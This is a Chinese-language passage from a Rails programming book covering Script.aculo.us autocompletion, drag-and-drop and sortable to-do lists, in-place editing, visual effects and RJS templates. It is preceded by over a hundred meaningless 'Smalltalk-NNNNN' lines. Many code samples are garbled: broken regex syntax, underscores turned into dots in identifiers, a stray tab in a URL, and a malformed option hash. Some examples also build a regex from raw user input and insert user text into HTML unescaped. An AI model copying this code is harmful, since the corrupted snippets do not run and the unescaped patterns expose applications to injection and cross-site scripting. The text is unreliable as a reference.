Smalltalk-20554
Smalltalk-20555
Smalltalk-20556
Smalltalk-20557
Smalltalk-20558
Smalltalk-20559
Smalltalk-20560
Smalltalk-20561
Smalltalk-20562
Smalltalk-20563
Smalltalk-20564
Smalltalk-20565
Smalltalk-20566
Smalltalk-20567
Smalltalk-20568
Smalltalk-20569
Smalltalk-20570
Smalltalk-20571
Smalltalk-20572
Smalltalk-20573
Smalltalk-20574
Smalltalk-20575
Smalltalk-20576
Smalltalk-20577
Smalltalk-20578
Smalltalk-20579
Smalltalk-20580
Smalltalk-20581
Smalltalk-20582
Smalltalk-20583
Smalltalk-20584
Smalltalk-20585
Smalltalk-20586
Smalltalk-20587
Smalltalk-20588
Smalltalk-20589
Smalltalk-20590
Smalltalk-20591
Smalltalk-20592
Smalltalk-20593
Smalltalk-20594
Smalltalk-20595
Smalltalk-20596
Smalltalk-20597
Smalltalk-20598
Smalltalk-20599
Smalltalk-20600
Smalltalk-20601
Smalltalk-20602
Smalltalk-20603
Smalltalk-20604
Smalltalk-20605
Smalltalk-20606
Smalltalk-20607
Smalltalk-20608
Smalltalk-20609
Smalltalk-20610
Smalltalk-20611
Smalltalk-20612
Smalltalk-20613
Smalltalk-20614
Smalltalk-20615
Smalltalk-20616
Smalltalk-20617
Smalltalk-20618
Smalltalk-20619
Smalltalk-20620
Smalltalk-20621
Smalltalk-20622
Smalltalk-20623
Smalltalk-20624
Smalltalk-20625
Smalltalk-20626
Smalltalk-20627
Smalltalk-20628
Smalltalk-20629
Smalltalk-20630
Smalltalk-20631
Smalltalk-20632
Smalltalk-20633
Smalltalk-20634
Smalltalk-20635
Smalltalk-20636
Smalltalk-20637
Smalltalk-20638
Smalltalk-20639
Smalltalk-20640
Smalltalk-20641
Smalltalk-20642
Smalltalk-20643
Smalltalk-20644
Smalltalk-20645
Smalltalk-20646
Smalltalk-20647
Smalltalk-20648
Smalltalk-20649
Smalltalk-20650
Smalltalk-20651
Smalltalk-20652
Smalltalk-20653
Smalltalk-20654
Smalltalk-20655
Smalltalk-20656
Smalltalk-20657
Smalltalk-20658
Smalltalk-20659
Smalltalk-20660
Smalltalk-20661
Smalltalk-20662
Smalltalk-20663
Smalltalk-20664
Smalltalk-20665

和`:on_hide`选项），也可以指定当用户做出选择而更新文本框内容时调用的 JavaScript 表达式（`:after_update_element`）。这些回调方法让我们能够指定一些别的可视化效果乃至服务器端行为，对用户的操作做出回应。

585 在服务器端，你需要编写一个 action，让它根据用户的当前输入找出一组可能的匹配值，然后把这些值以 HTML 片段的形式返回——每个参考选项在 HTML 片段中表现为一个``元素。在我们的例子中用了一个正则表达式，根据用户当前输入来匹配编程语言的名字——只要用户输入的内容出现在语言名中即可匹配，而不仅限于出现在开头处。然后，我们把找到的结果交给一个视图模板去渲染，并且明确指定不使用任何布局。

```
pragforms/app/controllers/user_controller.rb
def autocomplete_favorite_language
  re = Regexp.new("^#{params[:user]}{:favorite_language}"))
  @languages= LANGUAGES.find_all do |l|
    l.match re
  end
  render :layout=>false
end

pragforms/app/views/user/autocomplete_favorite_language.html.erb
<ul class="autocomplete_list">
  <% @languages.each do |l| %>
    <li class="autocomplete_item"><%= l %></li>
  <% end %>
</ul>
```

LANGUAGES 是一个预先定义好的列表，其中包含了所有可供选择的编程语言。我们将其定义在一个单独的模块中。

```
pragforms/app/helpers/favorite_language.rb
module FavoriteLanguage
  LANGUAGES = %w{Ada Basic C C++ Delphi Emacs\Lisp Forth
    Fortran Haskell Java JavaScript Lisp Perl Python
    Ruby Scheme Smalltalk Squeak}
end
```

586 大半情况下，你会需要从数据库中取出候选列表。如果真是这样，上述代码可以很轻松地改为数据库查询。不过，如果这确实就是你想要的，`ActionController` 包含的一个模块可以让这变得更简单：只要在控制器中指定要针对哪个模型类的哪个字段支持自动完成就行了。

```
class UserController < ApplicationController
  auto_complete_for :user, :language
end
```

有了这段声明，控制器就已经拥有一个 action（在这里叫做`auto_complete_for_user_language`）来处理数据库查询、结果格式化等事情了。默认情况下，它会取出前 10 条符合条件的结果，并将结果集排倒序返回，不过这些默认设置都是可以通过传入参数来改变的。

```
auto_complete_for :user, :language,
  :limit => 20, :order => 'name DESC'
```

类似地，如果你觉得页面上自动完成字段的默认样式和行为都很不错，也可以用另一个辅助方法来得到标准的自动完成字段。

```
<%= text_field_with_auto_complete :user, :language %>
```

最后，还可以随意定制候选列表的样式。Rails 已经提供了默认的样式，`auto_complete_for` 辅助方法正是使用这一样式。不过如果需要的话，你也可以自己指定样式。下列样式表可以让无序列表看起来就像是一个选择框——就连行为也像。

```

div.auto_complete {
  width: 350px;
  background: #fff ;
}
div.auto_complete ul {
  border:1px solid #888 ;
  margin:0;
  padding:0;
  width:100%;
  list-style-type:none;
}
div.auto_complete ul li {
  margin:0;
  padding:3px;
}
div.auto_complete ul li.selected {
  background-color: #ffb ;
}
div.auto_complete ul strong.highlight {
  color: #800 ;
  margin:0;
  padding:0;
}

```

< 587

值得一提的是，实现上 / 下键浏览、高亮显示选中条目等功能并不需要任何 JavaScript，这段样表就足够了：所有``标签都支持这些功能（只要你的浏览器不是太古老），我们所要做的只是用不同的样式来显示状态的变化。

拖曳，以及可排序元素

AJAX 和 Web 2.0 的关键就是让 web 应用变得更具交互性——让它们更像是桌面应用。在这方面，最令人激动的例子大概就是拖曳行为了。

拖曳行为可以分为两种：在列表内部上下移动元素（排序），以及在不同的列表之间移动元素（分类）。不管怎样，你都需要指定三项要素：

- 源容器：被拖曳的元素从哪儿来；
- 目标容器：被拖曳的元素要被放到哪儿去（在“排序”的情况下，目标容器与源容器相同）；
- 被拖曳的元素本身。

此外，还要指定下列行为：

- 当用户按住鼠标开始拖曳一个元素时应该做什么；
- 当用户松开鼠标放下元素时应该做什么；
- 拖曳完成之后应该发送什么信息给服务器。

Todo list for anders gosling

Pending

Find Waldo

Completed

Compose a Symphony
Solve NP-Complete problem
Run a marathon

图 24.5 可拖曳的待办列表

我们先来看看如何在不同列表之间拖曳，然后再来看比较简单的排序操作。在这个例子中，我们要帮助一个程序员管理他的待办事项列表。所有事项可以分为两类：待办的（pending）和已办的（completed）。我们希望支持在两个列表之间拖曳事项，并且在移动事项的同时更新服务器上的数据。

首先，我们来设置页面上可见的部分。我们需要创建两块可见的区域，其中一块的标题是“Pending”，另一块是“Completed”，这样用户就知道应该往哪儿拖曳他的事项了。

```
pragforms/app/views/user/drag_demo.html.erb
<h2>Pending</h2>
<div id="pending_todos">
  <%= render :partial=>"pending.todos" %>
</div>

<h2>Completed</h2>
<div id="completed_todos">
  <%= render :partial=>"completed.todos" %>
</div>
```

两个

都有 id 属性，因为稍后我们要在它们身上绑定一系列行为。两个

中的内容都是通过渲染局部模板得到的，其中的内容都是一个

，后者有它自己的 id。下面就是显示所有待办事项的局部模板：

```
pragforms/app/views/user/_pending.todos.html.erb
<ul id='pending_todo_list'>
  <% @pending_todos.each do |item| %>
    <% domid = "todo_#{item.id}" %>
    <li class="pending_todo" id='<%= domid %>'><%= item.name %></li>
    <% draggable_element(domid, :ghosting=>true, :revert=>true) %>
  <% end %>
</ul>
```

这个局部模板生成了一个

，其中包含多个- 元素，每个- 都有自己的 id 和 class——pending_todo。我们还看到了一个与拖曳相关的辅助方法：针对每个- 元素，我们调用了一次 draggable_element 辅助方法，并传入- 元素的 id。这个辅助方法会将传入的元素变成可拖曳的，它接受的选项包括：

- **ghosting**: 在拖曳过程中以 50% 透明度显示被拖曳元素（false 表示 100% 不透明）；
- **revert**: 拖曳结束后将元素抓回原本的位置（false 表示将该元素放在拖曳结束的位置）。

回到主页面上，我们需要指定两个拖曳的目标，为此我们使用了 drop_receiving_element 辅助方法：

```
pragforms/app/views/user/drag_demo.html.erb
<%= drop_receiving_element('pending_todos',
  :accept      => 'completed_todo',
  :complete    => "$('spinner').hide();",
  :before      => "$('spinner').show();",
  :hoverclass  => 'hover',
  :with        => "'todo='+encodeURIComponent(element.id.split('_').last())",
  :url         => {:action=>:todo_pending, :id=>@user})%>

<%= drop_receiving_element('completed_todos',
  :accept      => 'pending_todo',
  :complete    => "$('spinner').hide();",
  :before      => "$('spinner').show();",
  :hoverclass  => 'hover',
  :with        => "'todo='+encodeURIComponent(element.id.split('_').last())",
  :url         => {:action=>:todo_completed, :id=>@user})%>
```

这个辅助方法定义了一个 DOM 元素，用于接收拖曳过来的条目；此外还定义了各个事件发生时

应用程序的行为。除了目标元素的 id 之外，还有下列选项可供选择：

:accept => string

允许拖进容器的元素 CSS 类型。

:before => snippet

在发起服务器端调用之前执行的一段 JavaScript 代码。

:complete => snippet

在完成 XHR 调用之后执行的一段 JavaScript 代码。

:hoverclass => string

当被拖曳的元素位于目标容器之上时，将指定的 CSS 类型赋给目标容器。

:with => snippet

一段用于生成查询的 JavaScript 片段，执行的结果将被发送给服务器。

:url => url

可以是 URL 字符串，也可以是 url_for 风格的一组选项。

:update => string

XHR 调用的结果会被更新到这个 DOM 元素中（在我们的例子中采用 RJS 来更新页面内容，详见原书第 598 页第 24.3 节“RJS 模板”）。

总而言之，Script.aculo.us 辅助方法接受的选项和 Prototype 辅助方法大同小异，因为前者就是构建在后者基础之上的。

在我们的例子中，pending_todos 容器只接受类型为 completed_todo 的元素，反之亦然。这是因为在这里引入拖曳行为的目的是改变事项的状态，只有当事项状态发生改变时我们才希望发起 XHR 请求。由于给每个可拖曳元素都指定了 revert 属性，所以除非将它们拖到允许它们进入的区域，否则它们就会被抓回最初的位置，并且不会向服务器发起任何请求。

将可拖曳元素的 DOM id 加以解析，我们就能得到它在数据库中的 id，并据此构造出查询串。请看下列 JavaScript 代码段：

```
"'todo=' + encodeURIComponent(element.id.split('_').last())"
```

with 参数会将被拖曳的元素传递给上述 JavaScript 片段，并将其赋给 element 变量。在局部模板中，我们把这些元素的 id 指定为 todo_<数据库 id>，因此只要把“todo_”前缀去掉，就可以找回该元素在数据库中的 id，并将其发送给服务器。

我们还为拖曳目标和可拖曳元素定义了简单的样式：

```
pragforms/app/views/user/drag_demo.html.erb
<style>
.hover {
  background-color: #888888;
}
#pending.todos ul li, #completed.todos ul li {
  list-style: none;
```

```

        cursor: -moz-grab;
    }
#pending_todos, #completed_todos {
    border: 1px solid gray;
}
</style>

```

当有东西被拖曳到目标容器上时，`hover`类型的定义会让后者高亮显示。第二条规则要求类型为`pending_todos`或者`completed_todos`的``元素使用`-moz-grab`光标——抓东西的小手——以告知用户：该元素具有某些特别的属性（可以拖曳）。最后一条规则给拖曳目标容器画上了边框，让它们看起来更醒目些。

如果想要创建一个可排序的列表，而不是将所有条目分为多个种类，又该怎么做呢？排序通常都在一个列表内部进行，并且你会希望在顺序发生变化时将新的顺序发回给服务器。为此你只要创建一个HTML列表，然后指定在顺序发生变化时该做什么操作就行了，辅助方法会帮你搞定剩下的一切。

```

<ul id="priority_todos">
    <% for todo in @todos %>
        <li id="todo_<%= todo.id %>"><%= todo.name %></li>
    <% end %>
</ul>
<%= sortable_element 'priority_todos',
    :url => (:action => 'sort.todos') %>

```

591

`sortable_element`辅助方法可以接受所有标准的Prototype辅助方法选项，用以控制XHR调用之前、之后和进行中的行为。很多时候，在浏览器上没有什么事情要做，因为列表已经排好顺序了。下面就是上述代码生成的HTML：

```

<ul id="priority_todos">
    <li id="todo_421">Climb Baldwin Auditorium</li>
    <li id="todo_359">Find Waldo</li>
</ul>
<script type="text/javascript">
//<![CDATA[
Sortable.create("priority_todos" , {onUpdate:function(){
    new Ajax.Request('/user	sort.todos',
        {asynchronous:true, evalScripts:true,
         parameters:Sortable.serialize("priority_todos" ))}}})
//]]>
</script>

```

Script.aculo.us提供了一个名叫`Sortable.serialize`的JavaScript辅助方法，它可以把一个列表中包含的所有元素`id`导出为JSON——按照它们当前的顺序。随后我们就会把导出的结果送回给服务器。下面是`action`接收到的请求参数：

```

Processing UserController#sort_todos (for 127.0.0.1 at 2006-09-15 07:32:16) [POST]
Session ID: 00dd9070b55b89aa8ca7c0507030139d
Parameters: {"action" =>"sort.todos" , "controller" =>"user" , "priority_todos" =>["359" ,
"421" ]}

```

可以看到，`priority_todos`参数包含了一组数据库`id`，而不是列表元素的DOM`id`（它们的DOM`id`是`todo_421`，而不是`421`）。`Sortable.serialize`辅助方法会自动用下画线作为分隔符，从DOM`id`中解析出数据库`id`，这样我们在服务器端需要做的工作就更少了。不过这一策略也有问题：它只是把DOM`id`中出现的第一个下画线及其前面的所有东西去掉。如果DOM`id`的格式是`priority_todo_<数据库 id>`，那么发送给服务器的参数就是`"priority_todos"=>["todo_359", "todo_421"]`。要改变这一行为，就必须给辅助方法提供`format`选项——这只是`sortable_element`特有选项中的一个。除了这些特有的选项之外，前面介绍过的选项也同样可用。

:format => regexp

一个正则表达式，用于从 DOM id 中解析出数据库 id（默认值为`/^[_]*_(.*$)/`）。

:constraint => value

是否限制只允许水平拖曳（:horizontal）或者垂直拖曳（:vertical）。false 表示不设限制。

:overlap => value

计算垂直方向或者水平方向上的元素重叠程度。

:tag => string

可以对容器元素中的哪些子元素进行排序（默认为 li）。

< 592

:containment => target

指定拖曳目标容器元素（默认为源容器元素）。

:only => string

一个或者多个 CSS 类型名称，只有具备这些类型的元素才允许被拖曳。

:scroll => boolean

如果列表超出了可见范围，在拖曳过程中是否滚动列表。

:tree => boolean

是否将嵌套的列表也当作主列表的一部分来显示。换句话说，你可以创建多层的列表，不仅可以调整同层元素的顺序，还可以在不同层次之间拖曳元素。

举例来说，如果列表中元素的 DOM id 格式是 priority_todo_<数据库 id>，但其中某些元素不能被排序，可以这样调用辅助方法：

```
<%= sortable_element 'priority.todos',
                      :url => {action => 'sort.todos'},
                      :only => 'sortable',
                      :format => '/^priority_todo_(.*)$/' %>
```

现场编辑

有时候你就是不想给页面上的每条数据都加上编辑框，这时现场编辑（in-place editing）就显得很方便了。有时候页面上只有一两个条目可以编辑，这时不必把它们显示为丑陋的输入框，可以将它们渲染成带有特殊样式的文本，并且允许用户很方便地切换到编辑状态，编辑结束之后再切换回来。

从 Rails 2.0 起，这部分功能已经从 Rails 核心中迁出，成为了一个插件。用下列命令就可以安装这个插件：

```
script/plugin install git://github.com/rails/in_place_editing.git
```

Script.aculo.us 在视图和控制器层面都提供了辅助方法，用于创建现场编辑器。我们先来看看页面应该具有怎样的行为。下面就是使用了现场编辑框的“用户信息编辑”页面——在普通的状态下。

Username: anders gosling

Favorite language: Rails

[Edit](#) | [Back](#)

< 593

当用户把鼠标移动到“姓名”字段上，就会看到一个提示：这个字段是可以编辑的。

```
Username: anders gosling
Favorite language: |Click to edit
Edit | Back
```

点击这个字段，就会切换到编辑模式。

```
Username:

ok cancel
Favorite language: Rails
Edit | Back
```

如果全部采用默认设置，创建这样一个页面可谓易如反掌：只要在控制器中指定要为哪个模型类、哪个字段提供现场编辑功能即可。

```
class UserController < ApplicationController
  in_place_edit_for :user, :username
  in_place_edit_for :user, :favorite_language
  # ...
```

实际上，这些辅助方法会在控制器中创建名为 `set_user_username` 和 `set_user_favorite_language` 的 action 方法，表单可以这些方法交互以提交用户输入的内容，这些自动生成的方法则会把接收到的数据更新到模型对象（以及数据库），并返回刚刚保存的值。

使用 `in_place_editor_field` 辅助方法就可以生成页面上的控件。我们的例子遍历了模型对象的所有字段，针对每个字段创建一个现场编辑控件。

```
pragforms/app/views/user/inplace_demo.html.erb
<% for column in User.user_columns %>
<p>
  <b><%= column.human_name %></b>
  <%= in_place_editor_field "user", column.name, {}, {
    :load_text_url=> url_for(:action=>"get_user_#{column.name}" , :id=>@user)
  } %>
</p>
<% end %>

<%= link_to 'Edit', :action => 'edit', :id => @user %> |
<%= link_to 'Back', :action => 'list' %>
```

默认版本的现场编辑就是这么简单，不过也有很多选项可以用来改变其默认行为。

`:rows => number`

允许在现场编辑框中出现的文本行数。如果这个值大于 1，编辑控件就会变成`<textarea>`。

`:cols => number`

允许在现场编辑框中出现的文本列数。

`:cancel_text => "cancel"`

让用户取消编辑操作链接的文本。

`:save_text => "ok"`

让用户保存编辑结果按钮上所显示的文本。

```
:loading_text => "Loading..."
```

保存编辑结果时显示的文本，其作用相当于我们在前面使用过的进度条。

```
:external_control => string
```

用于开启编辑模式的 DOM 元素 id，默认行为是点击文本字段本身开始编辑。

```
:load_text_url => string
```

一个 URL，现场编辑器可以向这个地址发送 XHR 请求以取回字段的当前值。如果没有指定，则始终在编辑器中显示文本字段的 innerText 值。

举例来说，在前面看到的表单里，如果用户编辑了 username 字段，将其中的内容清空，当他保存之后，该字段就无法再被编辑了。这是因为按照默认设置，当用户点击文本字段时就可以开始编辑它；但如果文本字段为空，用户就无法点击它。所以，我们希望提供一个外部控件，点击它（而不是文本字段本身）切换到编辑状态。

```
<% for column in User.user_columns %>
<p>
  <input type="button" id="edit_<%= column.name %>" value="edit"/>
  <strong><%= column.human_name %></strong>
  <%= in_place_editor_field "user", column.name, {}, 
    { :external_control => "edit_#{column.name}" } %>
</p>
<% end %>
```

这会得到如下页面：

edit Username: anders gosling
edit Favorite language: Rails
Edit | Back

595

此外，当某个字段为空时，你可能还希望当用户进入编辑模式时提供一些默认文本。为此你需要在服务器端创建一个 action，负责提供字段默认值，并让 load_text_url 选项指向这个地址。下面是一个自制辅助方法的例子，其用法和 in_place_edit_for 非常相似。

```
class UserController < ApplicationController
  def self.in_place_loader_for(object, attribute, options = {})
    define_method("get_#{object}_#{attribute}") do
      @item = object.to_s.camelize.constantize.find(params[:id])
      render :text => @item.send(attribute) || "[No Value]"
    end
  end
  in_place_edit_for :user, :username
  in_place_loader_for :user, :username
  in_place_edit_for :user, :favorite_language
  in_place_loader_for :user, :favorite_language
```

在视图中只要传入适当的选项即可：

```
<% for column in User.user_columns %>
<p>
  <input type="button" id="edit_<%= column.name %>" value="edit"/>
  <b><%= column.human_name %></b>
  <%= in_place_editor_field "user", column.name, {}, 
    { :external_control => "edit_#{column.name}" ,
      :load_text_url=> url_for( :action=>"get_user_#{column.name}" ,
        :id=>@user ) } %>
</p>
<% end %>
```

得到的效果就像这样：

Username:

Favorite language: Rails

[Edit](#) | [Back](#)

可以看到，编辑框中的值是 [No Value]，因为从数据库中取回的值为空。此外，还可以看到，现场编辑器会负责在进入编辑模式时隐藏外部按钮。

可视化效果

Script.aculo.us 还提供了一组可视化效果，可以将其用于 DOM 元素上。可以将这些效果粗略分为显示元素、隐藏元素、高亮显示元素等类别。好消息是这些效果的大部分参数都相同，并且可以串行或者并行地组合使用以获得更为复杂的效果。

Script.aculo.us 辅助方法 `visual_effect` 就是用于生成这些可视化效果的 Ruby 方法，大多数时候我们会在标准 Prototype 辅助方法的生命周期回调方法（`complete`、`success`、`failure` 等）中使用它们。

完整的可视化效果列表请参见 <http://script.aculo.us> 网站。我们不打算在这里给出一份完整的列表，带领读者看看如何使用其中的一些效果就行了。

回想前面那个拖曳的例子：如果我们希望在拖曳结束之后高亮显示目标容器，该怎么做呢？此前我们已经用 `complete` 回调来隐藏进度条了。

```
<%= drop_receiving_element('pending.todos', :accept=>'completed_todo',
  :complete=>"$('spinner').hide();",
  :before=>"$('spinner').show();",
  :hoverclass=>'hover',
  :with=>"todo=' + encodeURIComponent(element.id.split('_').last())",
  :url=>{:action=>:todo_pending, :id=>@user})%>
```

要加上一个可视化效果，只要将其添加在 `complete` 选项上即可：

```
<%= drop_receiving_element('pending.todos', :accept=>'completed_todo',
  :complete=>"$('spinner').hide();",
  :before=>"$('spinner').show();",
  :visual_effect(:highlight, 'pending.todos'),
  :hoverclass=>'hover',
  :with=>"todo=' + encodeURIComponent(element.id.split('_').last())",
  :url=>{:action=>:todo_pending, :id=>@user})%>
```

还可以用 `appear/disappear` 效果来显示 / 隐藏进度条。

```
<%= drop_receiving_element('pending.todos', :accept=>'completed_todo',
  :complete=>visual_effect(:fade, 'spinner', :duration => 0.5),
  :before=>visual_effect(:appear, 'spinner', :duration => 0.5),
  :hoverclass=>'hover',
  :with=>"todo=' + encodeURIComponent(element.id.split('_').last())",
  :url=>{:action=>:todo_pending, :id=>@user})%>
```

有三种可视化效果是在两种状态之间切换的：其中之一负责显示元素，另一个负责隐藏元素。如果使用切换效果，辅助方法所生成的 JavaScript 会帮你选择合适的状态。这三种切换效果是：

toggle_appear:	appear 和 fade 切换
toggle_slide:	slide_down 和 slide_up 切换
toggle_blind:	blind_down 和 blind_up 切换

几乎在任何接受 JavaScript 片段的地方，你都可以使用 `visual_effect` 辅助方法。

24.3 RJS 模板

RJS Templates

到目前为止，我们已经介绍了 Prototype 和 Script.aculo.us，不过视角一直都停留在“服务器通过 XHR 返回 HTML”这种交互方式——服务器返回的 HTML 大多被用于更新某些 DOM 元素的 innerHTML 属性，从而改变页面状态。不过 Rails 还提供了另一种强大的技术，可以用于解决一些原本需要在客户端编写大量复杂的 JavaScript 才能解决的问题：XHR 调用也可以返回一段 JavaScript，并在浏览器上执行。

实际上，这个模式在 2005 年如此流行，以致于 Rails 团队专门开发了一种使用它的技术——就像在服务器端用 .html.erb 文件处理 HTML 输出一样。这种技术被称为 RJS 模板。但在使用 RJS 模板的过程中，人们发现自己不仅要在模板中使用这些功能，在控制器中也需要，这种需求于是催生了 render :update 构造。

那么 RJS 模板到底是什么？它只不过是一个文件，保存在 app/views 目录下，扩展名为 .rjs，其中包含的命令可以生成 JavaScript 代码，并交给浏览器去执行。模板本身的用法和 .html.erb 模板一样：当 action 收到请求时，如果请求来自于 XHR，它就会优先查找 .rjs 模板，对模板进行解析，生成 JavaScript 并返回给浏览器，后者会最终执行这些 JavaScript。

RJS 模板可以用于在多个页面之间提供交互性的行为，而且还能减少在页面上直接编写 JavaScript 的代码量。RJS 的一种主要用法就是：让页面上的一次操作引发多个客户端效果。

回头看看前面那个拖曳的例子：当用户把一个待办事项从一个列表拖动到另一个列表中时，被拖曳元素的 id 会被发送给服务器；服务器会改变该事项所属的类别，将其从原本所在的列表中去掉，并加入新的列表。这也就意味着服务器需要把两个列表的最新状态更新到页面上，但是别忘了，针对一次请求，服务器只能返回一份应答数据。

可能的办法有这么几种：

- 调整页面结构，将两个列表放入一个更大的元素中，然后用返回的数据更新整个父元素。
- 返回结构化数据，然后用复杂的客户端 JavaScript 函数来解析这些数据，并分别更新两个列表。
- 使用 RJS，一次性在客户端执行多个 JavaScript 调用，分别更新两个列表，并重设新列表的可排序性。

< 598

下面就是服务器端的 todo_pending 和 todo_completed 方法。当用户完成一项事项之后，该项会被加上“完成日期”；如果用户又将其移出“已完成事项”的列表，“完成日期”就会被清空。

```
pragmatics/app/controllers/user_controller.rb
def todo_completed
  update_todo_completed_date Time.now
end

def todo_pending
  update_todo_completed_date nil
end

private

def update_todo_completed_date(newval)
  @user = User.find(params[:id])
  @todo = @user.todos.find(params[:todo])
  @todo.completed = newval
```

```

@todo.save!
@completed.todos = @user.completed.todos
@pending.todos = @user.pending.todos
render :update do |page|
  page.replace_html 'pending.todos', :partial => 'pending.todos'
  page.replace_html 'completed.todos', :partial => 'completed.todos'
  page.sortable "pending_todo_list",
    :url=>{:action=>:sort_pending.todos, :id=>@user}
end
end

```

除了大部分控制器都会包含的 CRUD 操作之外，还可以看到一段此前没有见过的 render :update do |page| 代码。当你调用 render :update 时，它会生成一个 JavaScriptGenerator 实例，后者会被用于生成将被发回给浏览器的 JavaScript 代码。调用 render :update 时会传入一个代码块，告诉代码生成器该如何工作。

前面的例子三次调用了代码生成器：前两次分别更新页面上的一个事项列表，第三次则重设了“待办事项”列表的可排序性——这个步骤是很有必要的，因为在原来的列表被覆盖之后，其上绑定的所有行为都会消失，所以我们必须重新加上这些行为，否则更新之后的列表就无法像从前那样使用了。

调用 page.replace_html 时需要传入两个参数：要更新的元素 id；以及一个 hash，其中包含的选项用于定义要渲染的内容——就跟传给普通的 render 方法的参数一样。在这里，我们要渲染局部模板。

调用 page.sortable 时也需要传入页面元素的 id，以指定要将哪些元素设置为可排序的。随后的选项就跟调用 sortable_element 辅助方法时一样。

下面就是服务器传回给浏览器的应答内容（稍微修改了一下格式，以便读者阅读）：

```

try {
Element.update("pending.todos", "<ul id='pending_todo_list' >
<li class='pending_todo' id='todo_38'>Build a house</li>
<script type='text/javascript'>\n//<![CDATA[\nnew Draggable(\"todo_38\",
{ghosting:true, revert:true})\n//\n</script>
<li class='pending_todo' id='todo_39'>Read the Hugo Award Winners</li>
<script type='text/javascript'>\n//<![CDATA[\nnew Draggable(\"todo_39\",
{ghosting:true, revert:true})\n//\n</script>\n</ul>\n");
// ...
Sortable.create("pending_todo_list",
{onUpdate:function(){new Ajax.Request('/user/sort_pending.todos/10',
{asynchronous:true, evalScripts:true,
parameters:Sortable.serialize("pending_todo_list"))}}); throw e
]);
}

```

应答内容是纯粹的 JavaScript，客户端的 Prototype 辅助方法必须要设置为自动执行服务器返回的 JavaScript，否则客户端什么都不会发生。这段代码会更新事项列表的内容，其内容已经在服务器端渲染为字符串；随后它会在“待办事项”列表的开始处新建一个可排序元素。整段代码都被包裹在 try/catch 内，如果在客户端执行时出了什么问题，就会弹出一个 JavaScript 警告框来报告。

如果不喜欢单独写 render :update，也可以使用经典风格的.js.rjs 模板，此时 action 代码可以大大减少：

```

def update_todo_completed_date(newval)
  @user = User.find(params[:id])
  @todo = @user.todos.find(params[:todo])
  @todo.completed = newval
  @todo.save!
  @completed.todos = @user.completed.todos
  @pending.todos = @user.pending.todos
end

```

然后你要在 app/views/user/ 目录下创建一个名为 todo_completed.js.rjs 的文件，其中的内容如下：

```
page.replace_html 'pending.todos' , :partial => 'pending.todos'
page.replace_html 'completed.todos' , :partial => 'completed.todos'
page.sortable "pending_todo_list",
  :url=>{:action=>:sort_pending.todos, :id=>@user}
```

Rails 会找到这个文件，创建一个名为 page 的 JavaScriptGenerator 实例，并将其传给该模板。模板渲染的结果会被发回给客户端，就和前面看到的一样。

< 600

下面我们来分门别类地看看可用的 RJS 辅助方法。

编辑数据

可能需要在执行一次 XHR 调用之后更新页面上的多个元素。如果只是需要更新元素内的数据，可以使用 replace_html 方法；如果需要替换掉整个元素（包括其 HTML 标签），就需要使用 replace 方法。

这两个方法接受的参数一样：元素的 id，以及一组选项——就跟调用 render 方法时传入的选项一样。不过 replace_html 只是把渲染结果放入指定元素的 innerHTML 属性；replace 则会首先删除原来的元素，然后把新生成的元素插入到原来的位置上。

在下面的例子中，控制器混合使用了两种渲染方式：如果编辑成功，则用 RJS 更新页面；否则用标准的 render 方法重绘表单。

```
def edit_user
  @user = User.find(params[:id])
  if @user.update_attributes(params[:user])
    render :update do |page|
      page.replace_html "user_#{@user.id}" , :partial => "_user"
    end
  else
    render :action => 'edit'
  end
end
```

插入数据

使用 insert_html 方法就可以往页面上插入数据。这个方法接受三个参数：插入的位置，目标元素的 id，以及渲染文本的选项。第一个参数可以是 update Prototype 辅助方法接受的任何位置选项（:before、:top、:bottom 和 :after）。

下面的例子会在待办事项列表中添加一个条目。页面上的表单大致如下：

```
<ul id="todo_list">
  <% for item in @todos %>
    <li><%= item.name %></li>
  <% end %>
</ul>
<% form_remote_tag :url => {:action => 'add_todo'} do %>
  <%= text_field 'todo', 'name' %>
  <%= submit_tag 'Add...' %>
<% end %>
```

< 601

在服务器上，我们会保存新建的事项，并将其添加到现有列表的尾端。

```
def add_todo
  todo = Todo.new(params[:todo])
  if todo.save
    render :update do |page|
      page.insert_html :bottom, 'todo_list' , "<li>#{todo.name}</li>"
    end
  end
end
```

PDG

显示 / 隐藏数据

我们经常要在 XHR 调用完成之后改变 DOM 元素的可见性，进度条的显隐就是一个好例子，“编辑”和“保存”按钮之间的切换也是。有三个方法可以用于处理这种状态变迁：`show`、`hide` 和 `toggle`，它们都接受一个（或者一组）页面元素的 id。

举例来说，当使用 AJAX 调用（而非普通的 HTML 请求）时，“给 `flash[:notice]` 赋值”这种标准的 Rails 模式就完全无效了，因为显示 `flash` 的代码只有在页面一开始渲染时才起作用。所以我们需要用 RJS 来控制提示信息的显示和隐藏。

```
def add_todo
  todo = Todo.new(params[:todo])
  if todo.save
    render :update do |page|
      page.insert_html :bottom, 'todo_list',
        "<li>#{todo.name}</li>"
      page.replace_html 'flash_notice', "Todo added: #{todo.name}"
      page.show 'flash_notice'
    end
  end
end
```

此外，还可以用 `remove` 方法将一个元素彻底从页面上删掉——不是隐藏起来，而是将指定元素从 DOM 中删得干干净净，再也找不出来了。

下面的例子还是“待办事项列表”，不过这次每个条目后面加上了“Delete”按钮。点击这个按钮就会发起一次 XHR 请求，接收到请求的控制器会首先将指定条目从数据库中删除，然后调用 `remove` 方法将指定条目从页面上删除。

```
602 >
<ul id="todo_list" >
  <% for item in @todos %>
    <li id='todo_<%= item.id %>'><%= item.name %>
      <%= link_to_remote 'Delete',
        :url => { :action => 'delete_todo',
        :id => item } %>
    </li>
  <% end %>
</ul>
<% form_remote_tag :url => { :action => 'add_todo' } do %>
  <%= text_field 'todo', 'name' %>
  <%= submit_tag 'Add...' %>
<% end %>

def delete_todo
  if Todo.destroy(params[:id])
    render :update do |page|
      page.remove "todo_#{params[:id]}"
    end
  end
end
```

选择元素

如果要直接访问页面上的元素，可以选择其中的一个或多个，然后在其上调用方法。最简单的方法莫过于根据 id 选择元素，用 `[]` 方法就可以做到：传入一个 id，你就可以得到页面元素的一个代表。从效果上来说，这就跟在客户端使用 Prototype 的 `$` 方法一样。

最新版本的 Prototype 允许你将多个调用串联起来，一次性施加于一个元素上。这样一来，`[]` 方法就成为一种与页面元素交互的强大方式了。下面是另一种显示提示信息的方式：

```
def add_todo
  todo = Todo.new(params[:todo])
  if todo.save
    render :update do |page|
      page.insert_html :bottom, 'todo_list', "<li>#{todo.name}</li>"
      page['flash_notice'].update("Added todo: #{todo.name}").show
    end
  end
end
```

